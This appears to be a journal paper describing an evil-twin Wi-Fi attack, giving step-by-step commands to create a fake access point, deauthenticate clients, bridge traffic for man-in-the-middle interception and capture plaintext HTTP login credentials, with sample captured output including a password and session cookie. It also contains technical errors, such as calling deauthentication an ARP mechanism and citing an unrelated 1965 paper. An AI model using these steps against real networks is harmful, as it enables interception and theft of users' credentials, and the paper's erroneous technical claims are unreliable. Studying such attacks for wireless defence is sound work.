International Journal of Electronics Communication and Computer Engineering
Volume 4, Issue 3, ISSN (Online): 2249–071X, ISSN (Print): 2278–4209

Capturing of HTTP Protocol Packets in a Wireless Network

Chetan Soni, Gurpreet Singh Walia

***Abstract* – The word wide revolution in wireless technology is changing our lives in term of the way we learn and use. Wireless Networks fit into this because the technology has been around long enough and can provide various benefits for development in this area.The main objective of this paper is to create a fake access point in a wireless network and transfer the fake ARP (Address Resolution Protocol) Packets on the same Wi-Fi Network in which users are connected and the name of fake access point also known as ESSID (Extended Service Set Identification) is same as the name of the wireless network. So when a fake access point is created with same wireless network name then the user gets disconnected to original network and connects with the fake access point, so all the traffic goes through out your network and you can hijack the details, important information, and secret credentials of that user which is connected to your fake access point network.**

***Keywords* – Wireless Network, Wireless Packet Capturing, HTTP Packets, Sniffing of Packets.**

I. INTRODUCTION

Wi-Fi (**Wireless Fidelity**) is a wireless technology in which computers and other devices to interact on a wireless signal. Wi-Fi works on 802.11 standards, which includes 802.11a, 802.11b, 802.11g, and 802.11n. These Wireless standards were developed by the organization named as IEEE (Institute of Electrical and Electronics Engineers) and adopted by the company named as Wi-Fi Alliance, which is generally called as "**Wi-Fi**".[2]

Wi-Fi is a wireless standard; any device with a wireless card is recognized by any access point, and vice-versa. Wireless routers are configured to only work with a specific 802.11 standard.

II. 802.11X STANDARDS

a. **802.11a** This particular wireless standard operates in the range of 5GHz and offers the speed up to 54Mbps.
b. **802.11b** This is the most popular standard of Wi-Fi; which operates in the range of 2.4GHz and offers the speed up to 11Mbps.
c. **802.11g** This is the recent standard of Wi-Fi which operates in the range of 2.4GHz and offers the speed up to 54Mbps.
d. **802.11n** This standard is not ratified yet, 802.11n offers both increased range and increased bandwidth, some of the proposals work up to 540Mbps, though the goal of the standard is upto 100Mbps.

III. IMPORTANT TERMS USED

3.1 Access Point (AP)

Access Point is device that acts as an interface between wireless systems and the rest of the network. By using an Access Point as the main network backbone, each computer connects to the access point first, then to another computer.

3.2 Bridge

A device which is used to connect one network to another one.

3.3 Channel

There are total 13 channels exist in a wireless module. It is the frequency range, which is 1 MHz wide and the distance separated from other channels are 5 MHz.

The Channel and their corresponding frequencies are as follows:

Channel	Frequency (MHz)
1	2412
2	2417
3	2422
4	2427
5	2432
6	2437
7	2442
8	2447
9	2453
10	2457
11	2462
12	2467
13	2473

Fig.3.3 Total no. of channels used in a wireless network

3.4 DHCP

DHCP stands for Dynamic Host Configuration Protocol. It allows the dynamic IP address configuration to the network, i.e. the user does not need to define an IP address, DNS, Gateway, etc.

3.5 DNS

DNS stands for Domain Name Service. The DNS translates the URLs in simple English into numerical form i.e. into IP address of the server where the website resides.

3.6 ESSID

ESSID stands for Extended Service Set Identifier. It is the name of the Wi-Fi Network which is also known as SSID and BSSID.

3.7 Ethernet

It is used in wired networks. It is available in speeds from 10mbps and upto 10,000mbps (10gbit). The most common wire used for Ethernet networking is Cat5 (Category 5).

3.8 Infrastructure (Mode)

A layout around a central hub, or access point, where

computer present in a network connects first to the access point, then to the network [4]

3.9 MAC Address

A MAC (Media Access Control) Address is a unique, physical address used to differentiate between the connected users. MAC addresses are hardware based, but they can be changed.

3.10 Packet

A Packet is a series of bits transmitted or received by a computer. Internet traffic is routed and controlled in packet-form.[3]

IV. PRESENT WORK

4.1 Problem Formulation

We need to setup a fake access point with the same wireless network name and then send the deauthentication packets to that network from which we want to hijack the packets. For this, we use various network hijacking tools like Wireshark, Ettercap etc.

4.2 Proposed Architecture



Fig.4.2. Proposed Architecture of capturing the packets in a wireless network

This model is a standard model followed for every wireless packet attack, this model describes the standard and the necessary steps involved in attacking and sniffing the network data packets by any of the different available data packet attacks.

4.3 Objective of Study

'To Hijack the HTTP Packets over wireless network, we must create a Phish Network' [1]

All information that travels within a network is sent in the form of "**packets**." For example, when an email is sent from one system to another one, firstly it is fragmented into smaller segments. Each segment has its own D.A (Destination Address), S.A (Source Address) attached, and other information such as the number of packets and their priority order. Once they arrive the destination, the packet's headers and footers are gone, and the packets are reconstructed and acknowledged. [7]

- To Create a Fake Access Point.
- To Deauthenticate the Wireless Network.
- Capturing ARP Packets through Monitor Mode.
- Scanning the whole Network.
- Set the Channel ID w.r.t to that network
- Bridging all the Networks with MITM Interface.
- Turn on all the interfaces related to network device and MITM.
- Turn on DHCP Client Service.
- Analyze GET and POST Packets contains HTTP Protocol.

4.4 Research Methodology



Fig.4.4. Research Methodology

This figure describes how an attacker deploys a fake access point impersonating the real access point , so that all the data packets travelling from user to access point , now travels from user to fake access point , then to attacker and then finally to real access point. This can also be termed as a type of **MITM (Man in the Middle)** attack)

V. IMPLEMENTATION

Capturing of packets can be done with various tools like Wireshark, Packet Sniffer, Ettercap, Packet Analyzer etc. **Backtrack (BT)** is a live Operating System based on Slax, hence Slackware which is adopted Whax and Auditor security distributions. Backtrack is a Penetration Testing oriented live-distro operating system which includes almost all wifi packet capturing & session hijacking tools. [1]

5.1 Requirements –

For Packet Capturing & Session Hijacking, we use various tools/websites,

- ✓ Unix Based Live Operating System (Backtrack 5/R3)
- ✓ Bootable USB Pendrive 2.0 Mode.
- ✓ Wireshark Tool (or Ettercap) – Packet Sniffer.
- ✓ Airmon and Airodump Tools (UNIX Based).
- ✓ Router and Wi-Fi Access.
- ✓ USB Adapter – TP LINK.

✓ VMWare Workstation or Virtual Box.

5.2 Check & Start the Wireless Interface

In Backtrack operating system, we use terminal for performing the commands,

Command – *iwconfig*
Command – *airmon-ng start wlan0*



Fig.5.2. To start the wireless interface

Iwconfig command is similar to ifconfig in Linux based systems and is only for checking the wireless interface. It may also be used for various parameters like for **version, mode, frequency & channel** etc.

And airmon-ng is a packet suite which enables your wireless monitor mode named as mon0.

There are many parameters attached with this packet interface such as **start|stop, interface, channel, check and check kill.**

5.3 Scanning the Network

Now scan the whole network with the help of airodump tool which is also preinstalled in backtrack operating system,[8]

Command – *airodump-ng mon0*

This suite is used for packet capturing in a wireless network and is best suitable for all frames. It can also write the packets in a **.cap or .dump** format extension. The display of this command includes various attributes like **BSSID, PWR, RXQ, Beacons, Data, CH, MB, ENC, CIPHER, AUTH, ESSID, STATION, LOST, PACKETS and Probes.**

5.4 Setup Fake Access Point

Now setup a fake access point by using airbase tool which is also preinstalled in backtrack operating system,[9]

Command – *airbase-ng –e FAKE mon0*

Airbase tool is used to create a fake access point in any wireless network since it is so versatile in nature. It is the most widely used in cracking the WEP Encryption passwords using the **caffe latte attack** and **hirte client attack.** This packet suite can also be used for generating the handshake signal and also gathered the information of clients such as station ID and their BSSID.



Fig.5.4. Create a fake access point using airbase packet suite.

5.5 Bridging all the network interfaces

Now bridge all the network interfaces like eth0, at0 and mitm (Man in the Middle),

Command – *brctl addbr mitm*
Command – *brctl addif mitm eth0*
Command – *brctl addif mitm at0*

These commands are used for bridging all the network interfaces used in a wireless environment such as **mitm, mitm with eth0** and **mitm with at0**.

5.6 Turn ON all the interfaces

Now setting up new configurations by turning on all the interfaces connected to your wireless network interface,

Command – *ifconfig eth0 0.0.0.0 up*
Command – *ifconfig at0 0.0.0.0 up*
Command – *ifconfig mitm up*

5.7 Set Your Channel ID

Now set your channel ID as according to your wireless network as shown above in airodump scanning process,

Command – *iwconfig mon0 channel 4*
Command – *iwconfig wlan0 channel 4*

As you know, A Wi-Fi network always suffers from interference from other devices like mobiles, cordless phones, routers, modems and switches.

To reduce this type of interference and noise we use channels which can divide the path of the network. Some routers can choose automatically the best channel. The best channels used in 2.5GHZ band are **1, 6** and **11.** In this we have to setup the channels for both interface **wlan0 & mon0.**

5.8 Send Deauthentication Packets

Now send the deauthentication packets to that router, from which you want to hijack the packets and sniffing the http protocols data,

Command – *aireplay-ng --deauth 0 –a <BSSID> mon0*

This suite is used for packet injection to massively capture the packets. This uses **ARP** (**Address Resolution Protocol**) mechanism. It can send the massive no of ARP packets or you can say that dissociation packets to one or more no. of clients which is currently attached with your network. It can be done by various no. of reasons,

1. To Generate ARP Requests.
2. For RARP Protocols.
3. For Capturing Handshake signals.
4. To forcing the clients.
5. To recover the hidden SSID (Cloaked).

Here **0** stands for the partition number between aireplay suite and deauth attribute.

International Journal of Electronics Communication and Computer Engineering
Volume 4, Issue 3, ISSN (Online): 2249–071X, ISSN (Print): 2278–4209

5.9 Turn on DHCP Client Service

After Sending the Fake ARP packets to the router, now turn on the DHCP client by using this command,

Command – *dhclient3 mitm &*



Fig.5.9. Turning ON the DHCP client

When someone tries to connect your fake access point (FAKE) then you will get the notification in airbase command process.

From this package, a new access point gets automatically allocated the next IP from the previous network. Suppose our router has 10 clients whose IP addresses are **192.168.1.3 to 192.168.1.12** then when someone tries to connect our fake AP then his/her IP will become **192.168.1.13**.

5.10 Start WIRESHARK for Packet Capturing

Now at the end, start wireshark tool, this is a packet analyzer tool, to start the wireshark, please use this command,

Command – *wireshark &*



Fig.5.10. Capturing of all packets contains all protocols.

Now you can see that it captures all the packets from the wireless network including HTTP, HTTPS, TCP, SSL, TLS etc.

5.11 Filter the Result (HTTP Packets)

In a wireless network, there are so many packets available like HTTP, HTTPS, FTP, TCP, SSL, SSH, TSL etc. but our main focus is to capture the HTTP response packets.

To filter only HTTP packets from the wireshark we use filter syntax "**http contains POST**"

So when we type this filter in search box then it filters only HTTP contains POST requests only.

So just go to client side and connect your Wi-Fi with the fake access point and open any site whose protocol is HTTP and it must contains some POST data request. As soon as someone opens as site with POST data then it automatically captures the request from the client who connected with fake access point.



Fig.5.11. Filtering of HTTP Packets

From Client Side, A user who connected with your fake access point which opens this URL as it contains a login form that uses POST request.

POST URL - http://black.chetansoni.org/main_login.php

VI. Analysis of HTTP Packets

When you receive a request of HTTP packets in wireshark then its time to analyze those packets for gathering the secret information such as **username & password, Encrypted Hashes, User Agent information etc.**

6.1 For TCP Control Packets – it contains



Fig.6.1. TCP Control Packets

Source Port - 21356
Destination Port – http 80
Sequence Number - 1

Ack number - 1
Header Length – 20 bytes
Window Size - 64240
Checksum – Validation Disabled

6.2 For HTTP Packets – it contains

```
Hypertext Transfer Protocol
  POST /checklogin.php HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST /checklogin.php HTTP/1.1\r\n]
      [Message: POST /checklogin.php HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: POST
    Request URI: /checklogin.php
    Request Version: HTTP/1.1
  Host: black.chetansoni.org\r\n
  Connection: keep-alive\r\n
  Content-Length: 44\r\n
    [Content length: 44]
  Cache-Control: max-age=0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
  Origin: http://black.chetansoni.org\r\n
  User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31
  Content-Type: application/x-www-form-urlencoded\r\n
  Referer: http://black.chetansoni.org/main_login.php\r\n
  Accept-Encoding: gzip,deflate,sdch\r\n
  Accept-Language: en-US,en;q=0.8\r\n
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3\r\n
  Cookie: PHPSESSID=2a7bc0815b1c6ec9f907fde3217aa75a\r\n
  \r\n
```

Fig.6.2. HTTP Packets Information

POST - /checklogin.php
Expert Info – HTTP 1.1.\r\n
Request Method – POST
Host – black.chetansoni.org\r\n
Accept – Text/HTML, App/Xhtml + xml
Origin – http://black.chetansoni.org/
User-Agent – Mozilla Firefox/5.0
Accept Encoding – gzip, deflate, sdch
Accept Language – en-US, en
Accept charset – ISO-8859-1, utf-8
Cookie-
PHPSESSID=2a7bc0815b1c6ec9f907fde3217aa75a

6.3 Final Result

```
53 61 66 61 72 69 2f 35  33 37 2e 33 31 0d 0a 43   Safari/5 37.31..C
6f 6e 74 65 6e 74 2d 54  79 70 65 3a 20 61 70 70   ontent-T ype: app
6c 69 63 61 74 69 6f 6e  2f 78 2d 77 77 77 2d 66   lication /x-www-f
6f 72 6d 2d 75 72 6c 65  6e 63 6f 64 65 64 0d 0a   orm-urle ncoded..
52 65 66 65 72 65 72 3a  20 68 74 74 70 3a 2f 2f   Referer:  http://
62 6c 61 63 6b 2e 63 68  65 74 61 6e 73 6f 6e 69   black.ch etansoni
2e 6f 72 67 2f 6d 61 69  6e 5f 6c 6f 67 69 6e 2e   .org/mai n_login.
70 68 70 0d 0a 41 63 63  65 70 74 2d 45 6e 63 6f   php..Acc ept-Enco
64 69 6e 67 3a 20 67 7a  69 70 2c 64 65 66 6c 61   ding: gz ip,defla
74 65 2c 73 64 63 68 0d  0a 41 63 63 65 70 74 2d   te,sdch. .Accept-
4c 61 6e 67 75 61 67 65  3a 20 65 6e 2d 55 53 2c   Language : en-US,
65 6e 3b 71 3d 30 2e 38  0d 0a 41 63 63 65 70 74   en;q=0.8 ..Accept
2d 43 68 61 72 73 65 74  3a 20 49 53 4f 2d 38 38   -Charset : ISO-88
35 39 2d 31 2c 75 74 66  2d 38 3b 71 3d 30 2e 37   59-1,utf -8;q=0.7
2c 2a 3b 71 3d 30 2e 33  0d 0a 43 6f 6f 6b 69 65   ,*;q=0.3 ..Cookie
3a 20 50 48 50 53 45 53  53 49 44 3d 32 61 37 62   : PHPSES SID=2a7b
63 30 38 31 35 62 31 63  36 65 63 39 66 39 30 37   c0815b1c 6ec9f907
66 64 65 33 32 31 37 61  61 37 35 61 0d 0a 0d 0a   fde3217a a75a....
6d 79 75 73 65 72 6e 61  6d 65 3d 6a 6f 68 6e 26   myuserna me=john&
6d 79 70 61 73 73 77 6f  72 64 3d 31 32 33 34 26   mypasswo rd=1234&
53 75 62 6d 69 74 3d 4c  6f 67 69 6e               Submit=L ogin
```

Fig.6.3. HTTP Data Packets information

This is a sample of the data packet captured; it contains vital information like username, passwords, address etc. We can use this information for the attacking and exploitation purpose.

VII. Conclusion and Future Work

In this paper, we have tried to explain how we can capture the HTTP packets within a wireless network with the help of a fake access point and how we can deauthenticate the clients with the help of fake ARP packets. The Research methodology explained in this paper has implemented its results with maximum extent.[9] But there are lot of protocols i.e. FTP, HTTPS, SMTP, POP3 which are still in underprogress. We believe that the method given in this paper to define packets and their scanning of the wireless network will be beneficial for the security of a wireless network. But due to black hacker's strategy, further investigation in this domain will be required and we will try to survey continuously for this domain and find the new capturing measures for new protocols.

References

[1] Solomon W. Golomb (University of Southern California and Jet Propulsion Laboratory, Pasadena, Calif.), Leonard D. Baumert (Jet Propulsion Laboratory, Pasadena, Calif.), Backtrack Programming (1965).
[2] Crow, B.P. (Mitre Corp., USA) Widjaja, I.; Jeong Geun Kim; Sakai, P.T., IEEE 802.11 Wireless Local Area Networks(1997).
[3] Songwu Lu (Coordinated Sci. Lab., Illinois Univ., Urbana, IL, USA) , Fair scheduling in wireless packet networks (1999).
[4] Gupta, P. (Coordinated Sci. Lab., Illinois Univ., Urbana, IL, USA Kumar, P.R.), The capacity of wireless networks (2000).
[5] Frodigh, M. Parkvall, S.; Roobol, C.; Johansson, P.; Larsson, P. , Future-generation wireless networks (2001).
[6] Arbaugh, W.A. (Dept. of Comput. Sci., Maryland Univ., College Park, MD, USA Shankar, N.; Wan, Y.C.J.; Kan Zhang), Your 802.11 wireless network has no clothes (2002).
[7] Ansari, S.Rajeev, S.G. Chandrashekar, H.S. , Packet sniffing: a brief introduction (2002).
[8] Jeffrey Pang, (Carnegie Mellon University), Ben Greenstein (Intel Research Seattle), Improving Wireless Network Selection with Collaboration (2009).
[9] Xiaochen Xu (Dept. of Computer Sci., Xiamen Univ., Xiamen, China), High-Speed Packet Capture Mechanism Based on Zero-Copy in Linux (2009).

Author's Profile

Chetan Soni
did his B.Tech in Electronics and Communication Engineering from RIMT University, Punjab Technical University, Punjab and Currently Studying M.Tech in Electronics and Communication Engineering from Ludhiana College of Engineering and Technology, Katani Kala, Ludhiana under Punjab Technical University, Punjab.

I am a Sr. Security Specialist working for a reputed company in the field of cyber security and Penetration Testing and published more than 50 E-Books on IT related subjects like Cryptography, Wireless Cracking, and Backtrack Operating System etc.

I conducted more than 100 workshops on topics like "Botnets, Metasploit Framework, Penetration Testing, Cyber crime investigation and Forensics, Ethical Hacking" at various institutions/ colleges/ companies all across the world.

Gurpreet Singh Walia did his B.Tech in Electronics & Communications Engineering from Chitkara Institute of Engineering and Technology, Punjab Technical University, Punjab and M.Tech in Electronics & Communication Engineering from University College of Engineering, Punjabi University Patiala, Punjab.

Presently, He is guiding M.Tech thesis students and has published half a dozen papers in International/National Journals. He is working as lecturer in department of Electronics & Communication Engineering, Ludhiana College of Engineering and Technology, Punjab Technical University, Punjab (India). He has about 1 year of experience in teaching. His current fields of interest are VLSI & Embedded Systems, Digital Signal Processing, Wireless and Data Communication Systems.